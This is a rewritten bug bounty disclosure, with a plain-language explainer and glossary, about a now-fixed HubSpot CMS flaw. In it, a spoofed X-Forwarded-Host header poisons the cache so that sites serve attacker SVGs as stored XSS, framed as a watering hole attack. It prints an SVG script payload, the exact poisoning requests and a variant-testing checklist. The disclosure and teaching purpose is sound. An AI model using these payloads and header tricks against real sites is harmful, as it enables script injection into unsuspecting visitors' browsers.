Saving more than 100,000 website from a Watering Hole attack
Hubspot's file-serving endpoint trusted the X-Forwarded-Host header, allowing an attacker to make it fetch media from their own CDN. Combined with SVG uploads containing scripts, this enabled cached stored XSS on any Hubspot-hosted site, potentially used for watering-hole attacks.
 Published on med-mahmoudi26.medium.com
Watering hole is a computer attack strategy in which an attacker guesses or observes which websites an organization often uses and infects one or more of them with malware. This makes the hacks harder to detect and research.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
HubSpot CMS is a hosted website builder that many companies use for blogs and landing pages. Every site built on it serves its media through the same route, /hs-fs/hubfs, and each HubSpot account gets a virtual CDN at <portal_Id>.fs1.hubspotusercontent-na1.net. The researcher hosted a site on HubSpot to test the platform at scale and found several 0day issues affecting more than 100,000 websites. This article covers one of them: a web cache poisoning flaw on the media route that could be turned into a watering hole attack.
A watering hole, as the report defines it, is an attack in which the attacker guesses or observes which websites an organisation often uses and infects one or more of them with malware, making the compromise harder to detect. The name comes from predators that wait near watering holes for prey.
Setup
The researcher hosted a website on HubSpot and began testing it. The researcher refers to his own site as akme.com and to the malicious file as xss.svg. The tools used were Param Miner for header fuzzing and a browser to observe requests and responses.
Finding it
The initial discovery was that HubSpot allows uploading SVG images, and an SVG can carry a script. The researcher triggered XSS on his own site with this file:
<?xml version="1.0" standalone="no"> <!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"> <svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg"> <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" /><script type="text/javascript">alert(document.domain); </script> </svg>
The endpoint that served it was:
https://akme.com/hs-fs/hubfs/xss.svg
On its own this was a self XSS with no impact, so the researcher looked for an escalation. Two observations from reconnaissance mattered:
- All websites hosted on HubSpot use the endpoint
/hs-fs/hubfsto request their media files. - Each HubSpot account has a virtual CDN hosted at
<portal_Id>.fs1.hubspotusercontent-na1.net.
Together these suggested that the front end proxy had special rules for the route /hs-fs/hubfs. The researcher imagined the flow as follows:

He assumed the request from the front end proxy to the file system server carried an extra header parameter, which he called X-Param, and that the file system server used it to work out the hostname of the CDN relative to akme.com. To find the real name of X-Param he fuzzed the request sent from the browser to the front end proxy with Param Miner.

A web cache poisoning issue was detected at the endpoint akme.com/hs-fs/hubfs/xss.svg.
Exploitation
Step 1: confirm the cache can be poisoned
Web cache poisoning, quoting PortSwigger, is a technique whereby an attacker exploits the behaviour of a web server and cache so that a harmful HTTP response is served to other users. Adding the parameter X-Forwarded-Host to a request for an image from a HubSpot-hosted site produced an error:

The response showed a cache status header, CF-Cache-Status. Sending the same request repeatedly eventually turned the header to CF-Cache-Status: HIT, meaning the error message was cached instead of the actual image. Every user requesting the image would then receive the error the researcher had triggered, and the same technique could corrupt all the media hosted on the site.
Step 2: identify X-Param
By this point it was clear that X-Param was X-Forwarded-Host. After experimenting with the parameter, the researcher could force any HubSpot-hosted website to render media hosted on his own CDN. The example request, targeting www.victim.com, was:
GET /hs-fs/hubfs/xss.svg HTTP/2 Host: www.victim.comX-Forwarded-Host: www.akme.com
When X-Forwarded-Host was already present, the front end proxy did not change its value to the actual host. It forwarded the request to the file system server, which looked for xss.svg in the CDN relative to www.akme.com instead of www.victim.com. The response was therefore the malicious xss.svg rather than a 404. Repeating the request cached the response, producing a stored XSS at www.victim.com/hs-fs/hubfs/xss.svg.
Step 3: turn it into a watering hole
To replace a victim's media with malware, an attacker would:
- Host a website on HubSpot, for example www.attacker.com.
- Embed a malicious script in an SVG file, name it safe.svg, and upload it to that site.
- Send the following request to www.victim.com:
GET /hs-fs/hubfs/safe.svg HTTP/2 Host: www.victim.comX-Forwarded-Host: www.attacker.com
When someone visited www.victim.com/hs-fs/hubfs/safe.svg, the embedded payload would run in their browser. Repeating the process across sites gives millions of potential victims.
Root cause
When X-Forwarded-Host was predefined, the front end proxy did not change its value to the actual host. When the header was already set, the proxy did not overwrite it with the real host value before forwarding the request to the file system server. The file system server then used that value to resolve which CDN to fetch the file from, so the response came from an attacker-controlled HubSpot account. Because the response was cacheable, the poisoned response was stored and served to other users. The report does not describe any validation or stripping of the header on the proxy side.
Impact
An attacker with a HubSpot account could make any HubSpot-hosted site serve attacker-controlled media from its own /hs-fs/hubfs route, and cache it for other visitors. The payload runs in the visitor's browser when they load the poisoned file. The report frames the realistic use as a watering hole: replacing files such as safe.svg on sites an organisation visits, then waiting for a visitor to load them. The researcher notes that the same technique could corrupt all media on a site, and that repeating it across sites yields millions of potential victims. The report does not give a CVSS score or severity rating.
Fix
HubSpot fixed the vulnerability on 08 Mar 2022, the same day the bounty of 5000 USD was received.
Variants to test
- A positive result is a response that references your host.
- A positive result is a poisoned response served on subsequent requests without the header.
- A positive result is content from the other tenant appearing under the victim's path.
Timeline
- 26 Jan 2022: vulnerability reported to HubSpot.
- 08 Mar 2022: bounty of 5000 USD received.
- 08 Mar 2022: vulnerability fixed.
The researcher credits Sam Curry for his presentation on attacking secondary context in web applications:
He also credits James 'albinowax' Kettle for Param Miner.
What happened, in plain words
A security researcher found a way to make any website built with HubSpot's website builder serve files that an attacker controls, instead of the files the site owner uploaded. The trick was a flaw in how HubSpot's servers handled one particular request header, a small piece of extra information a browser sends along with every request. Because of that flaw, an attacker could plant a malicious file on a victim's site and have it stored in a cache, a temporary copy kept so pages load faster, so that every visitor afterwards received the malicious file. The researcher calls the realistic use of this a watering hole attack: instead of attacking a company directly, you booby-trap a website the company's staff visit often, and wait.
The researcher found multiple 0day vulnerabilities affecting more than 100,000 websites. This article is about one of them, a web cache poisoning issue on the route every HubSpot site uses to serve its images and other media. HubSpot paid a bounty of 5000 USD and fixed the issue on 08 Mar 2022.
Background
A watering hole, as the report defines it, is a computer attack strategy in which an attacker guesses or observes which websites an organisation often uses and infects one or more of them with malware. This makes the hacks harder to detect and research. The name comes from predators in the natural world, who wait for an opportunity to attack their prey near watering holes. The everyday comparison: you do not chase the antelope across the savannah, you poison the pond it drinks from every day.
During his bug bounty sessions, the researcher often came across websites built with HubSpot CMS. CMS stands for content management system: software that lets people build and edit a website without writing code, much like a template-driven tool for assembling pages. HubSpot is a company that offers such a hosted builder, so customers get a ready-made site, blog or landing page (a single page made to sell something or collect sign-ups) without running their own servers.
He asked Google how many websites were built with this software and learned that a good number of companies used it for blogs and landing websites. Keen to run his first large-scale testing operation, he hosted a website on HubSpot himself and started hacking it. The reasoning is simple: if you want to test a platform safely, you become a customer of that platform and attack your own copy. Anything you break is yours.
Initial discovery
The first thing he found was that HubSpot lets you upload SVG images. SVG stands for Scalable Vector Graphics: an image format that is really a small text file describing shapes, and, importantly, it can contain a <script> element, that is, a piece of code. A normal photo format like JPEG cannot carry code; an SVG can. That is why an SVG upload feature is interesting to an attacker.
He was able to trigger XSS on his own website by embedding JavaScript into his SVG files. XSS, cross-site scripting, means getting your own code to run inside someone else's web page, in the visitor's browser, as if the site itself had written it. The example file was:
<?xml version="1.0" standalone="no"> <!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"> <svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg"> <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" /><script type="text/javascript">alert(document.domain); </script> </svg>
Line by line:
<?xml version="1.0" standalone="no">declares that this is an XML document, version 1.0. XML is a text format for structured data; SVG is written in it.<!DOCTYPE svg PUBLIC ...>points at the official definition of the SVG format, so a renderer knows the rules of the language.<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">opens the image itself and says which version of the format it uses.<rect width="300" height="100" style="..." />draws a rectangle 300 by 100 pixels with a blue fill and a black outline. This is the visible picture, a harmless blue box.<script type="text/javascript">alert(document.domain);</script>is the payload: JavaScript code that pops up a browser alert showing the domain of the page it runs on.document.domainis the site's own name, so the alert proves the code is running as that site.</svg>closes the image.
For the rest of the article, the researcher refers to his website as akme.com and to the malicious SVG file as xss.svg. These are stand-in names, not real addresses.
The endpoint that served the file was:
https://akme.com/hs-fs/hubfs/xss.svg
An endpoint is simply a specific address on a server that does a specific job. Here, https://akme.com is the site, and /hs-fs/hubfs/xss.svg is the path that asks HubSpot's file system for the uploaded file xss.svg. hs-fs and hubfs are just folder-like names in that path.
At this point all he had was a boring self XSS with zero impact. Self XSS means the code only runs for the person who uploaded it, on their own site. It harms nobody else, so it is not a real vulnerability. He went looking for ways to escalate, that is, to make the same trick affect other people.
After hours of reconnaissance (the information-gathering phase before attacking), he noted two pieces of information:
- All websites hosted on HubSpot use the endpoint
/hs-fs/hubfsto request their media files. Media means images, icons, documents and similar files. - Each HubSpot account had a virtual CDN hosted at
<portal_Id>.fs1.hubspotusercontent-na1.net. A CDN, content delivery network, is a network of servers that store copies of files close to visitors so they load quickly. A virtual CDN here means each customer gets their own storage space, identified by their portal ID (the account number HubSpot gives each customer).
Combining them, he concluded that the front end proxy had special rules for the route /hs-fs/hubfs. A proxy is a server that sits in front of the real servers and passes requests along, like a receptionist who takes your message and hands it to the right department. The front end proxy is the first thing a visitor's request reaches.
Secondary context
For a better understanding of the flow, he imagined the following schema:
The point of drawing it is to see where an attacker might slip something in.
He assumed that the request from the front end proxy to the file system server contained an additional parameter in the request header, so he called it X-Param. A request header is a labelled line of extra information sent with a request, such as which site you want or what kind of file you accept; the browser and the servers use them to coordinate. He did not yet know the header's real name, so X-Param was a placeholder. He also assumed the file system server would rely on this parameter to find out the hostname of the CDN relative to akme.com, that is, which customer's storage space to look in.
To find the real name of X-Param, he started fuzzing the request sent from his browser to the front end proxy using Param Miner. Fuzzing means sending many slightly varied requests automatically and watching which variation changes the response; it is like trying many keys on a lock and noticing which one turns. Param Miner is a tool for exactly this job, guessing hidden parameters and headers.
A web cache poisoning issue was detected at the endpoint akme.com/hs-fs/hubfs/xss.svg.
Web cache poisoning
Quoting PortSwigger, web cache poisoning is an advanced technique whereby an attacker exploits the behaviour of a web server and cache so that a harmful HTTP response is served to other users. A cache is a storage layer that keeps a copy of a response so the next visitor gets it faster without the server doing the work again. Poisoning it means getting your harmful response stored there, so the cache itself hands your content to everyone else. The everyday comparison: someone swaps the leaflets in the stand by the door, and every visitor picks up the fake one.
The following screenshot shows an error obtained by adding the parameter X-Forwarded-Host to a request for an image from a website hosted on HubSpot:
X-Forwarded-Host is a header that proxies use to tell the server behind them which hostname the visitor originally asked for. It exists because the proxy is the one talking to the back end, so the back end would otherwise not know the original site name.
Notice the cache status in the response: CF-Cache-Status: MISS. MISS means the cache did not have a stored copy.
By sending the same request multiple times, the header eventually turned to CF-Cache-Status: HIT, which meant the error message was cached instead of the actual image. HIT means the cache served a stored copy. Every time a user requested the image, they would receive the error message the researcher had triggered. One could easily have used the same technique to corrupt all the media hosted on the website. That was a cool impact, but he felt he could do more.
Then it clicked: remember X-Param? By this time it was obvious that X-Param was X-Forwarded-Host. After experimenting with this parameter for a while, he was able to force any website hosted on HubSpot to render media hosted on his own CDN.
The following request is an example; the targeted website would be www.victim.com:
GET /hs-fs/hubfs/xss.svg HTTP/2 Host: www.victim.comX-Forwarded-Host: www.akme.com
Line by line:
GET /hs-fs/hubfs/xss.svg HTTP/2asks for the filexss.svgfrom the media route, using version 2 of the HTTP protocol, the language browsers and servers speak.Host: www.victim.comsays which website the request is for. This is the victim's site.X-Forwarded-Host: www.akme.comis the added header. It claims the request originally came for the attacker's site. In a normal setup the proxy would set this itself; here the attacker sets it by hand.
When X-Forwarded-Host was predefined, which is the case here, the front end proxy would not bother changing its value to the actual host value. It would forward the request to the file system server, which would go looking for xss.svg in the CDN relative to www.akme.com instead of www.victim.com. In other words, the proxy trusted the visitor's claim about which site was wanted. The response was therefore the malicious xss.svg instead of a 404 error. A 404 is the standard "file not found" answer; getting the attacker's file instead of a 404 is the proof that the lookup went to the wrong place.
Sending the same request multiple times would cache the response, leading to a stored XSS at www.victim.com/hs-fs/hubfs/xss.svg. Stored means the harmful response sits in the cache and is served to later visitors, not just to the person who sent the request.
Water in the hole
To execute the watering hole attack, hackers could target websites hosted on HubSpot and remotely replace their media with pieces of malware. Suppose the company www.victim.com has a file called safe.svg hosted on their website. To override this file, the attacker could do the following:
- Host a website on HubSpot, called
www.attacker.com. - Embed a malicious script in an SVG file, name it
safe.svg, then upload it to his website. The name matters: it must match the file on the victim's site that he wants to replace. - Send the following request to
www.victim.com:
GET /hs-fs/hubfs/safe.svg HTTP/2 Host: www.victim.comX-Forwarded-Host: www.attacker.com
Line by line:
GET /hs-fs/hubfs/safe.svg HTTP/2asks for the victim's filesafe.svgthrough the shared media route.Host: www.victim.comnames the victim's site, so the request looks like an ordinary visit to it.X-Forwarded-Host: www.attacker.comtells the back end to look in the attacker's storage instead. The back end obeys, finds the attacker'ssafe.svg, and returns it as if it were the victim's own file.
Eventually, someone would visit www.victim.com/hs-fs/hubfs/safe.svg and the embedded payload would be triggered in their browser. Repeat the same process on all websites and you have millions of potential victims.
Timeline
- 26 Jan 2022: the vulnerability was reported to HubSpot.
- 08 Mar 2022: a bounty of 5000 USD was received.
- 08 Mar 2022: the vulnerability was fixed.
The researcher thanks Sam Curry for his presentation about attacking secondary context in web applications:
He also thanks James 'albinowax' Kettle for releasing Param Miner.
Glossary
- 0day: a vulnerability the vendor did not know about before it was reported.
- Bounty: a payment a company makes to a researcher who reports a valid security bug.
- Cache: a storage layer that keeps copies of responses so later requests are answered faster.
- CDN (content delivery network): a network of servers that store copies of files close to visitors.
- CMS (content management system): software for building and editing a website without writing code.
- Endpoint: a specific address on a server that performs a specific job.
- Fuzzing: automatically sending many slightly varied requests to see which variation changes the response.
- Header: a labelled line of extra information sent with an HTTP request or response.
- Host: the header that names which website a request is for.
- HTTP/2: version 2 of the protocol browsers and servers use to exchange requests and responses.
- Landing page: a single page made to sell something or collect sign-ups.
- Malware: software or code whose purpose is to harm or take over a system.
- Media: images, icons, documents and similar files served by a website.
- Param Miner: a tool that guesses hidden parameters and headers in requests.
- Payload: the part of an attack that does the damage, here the script inside the SVG.
- Portal ID: the account number HubSpot gives each customer.
- Proxy: a server that sits in front of the real servers and passes requests along.
- Reconnaissance: the information-gathering phase before an attack.
- Self XSS: script execution that only affects the person who injected it, with no impact on others.
- Stored XSS: script execution where the harmful content is saved (here, in a cache) and served to later visitors.
- SVG (Scalable Vector Graphics): an image format written as text that can contain a script element.
- Watering hole attack: infecting a website an organisation often visits, then waiting for its staff to load it.
- Web cache poisoning: getting a harmful response stored in a cache so other users receive it.
- X-Forwarded-Host: a header proxies use to tell the back end which hostname the visitor originally asked for.
- XSS (cross-site scripting): getting your own code to run inside someone else's web page, in the visitor's browser.
- 404: the standard HTTP answer meaning the requested file was not found.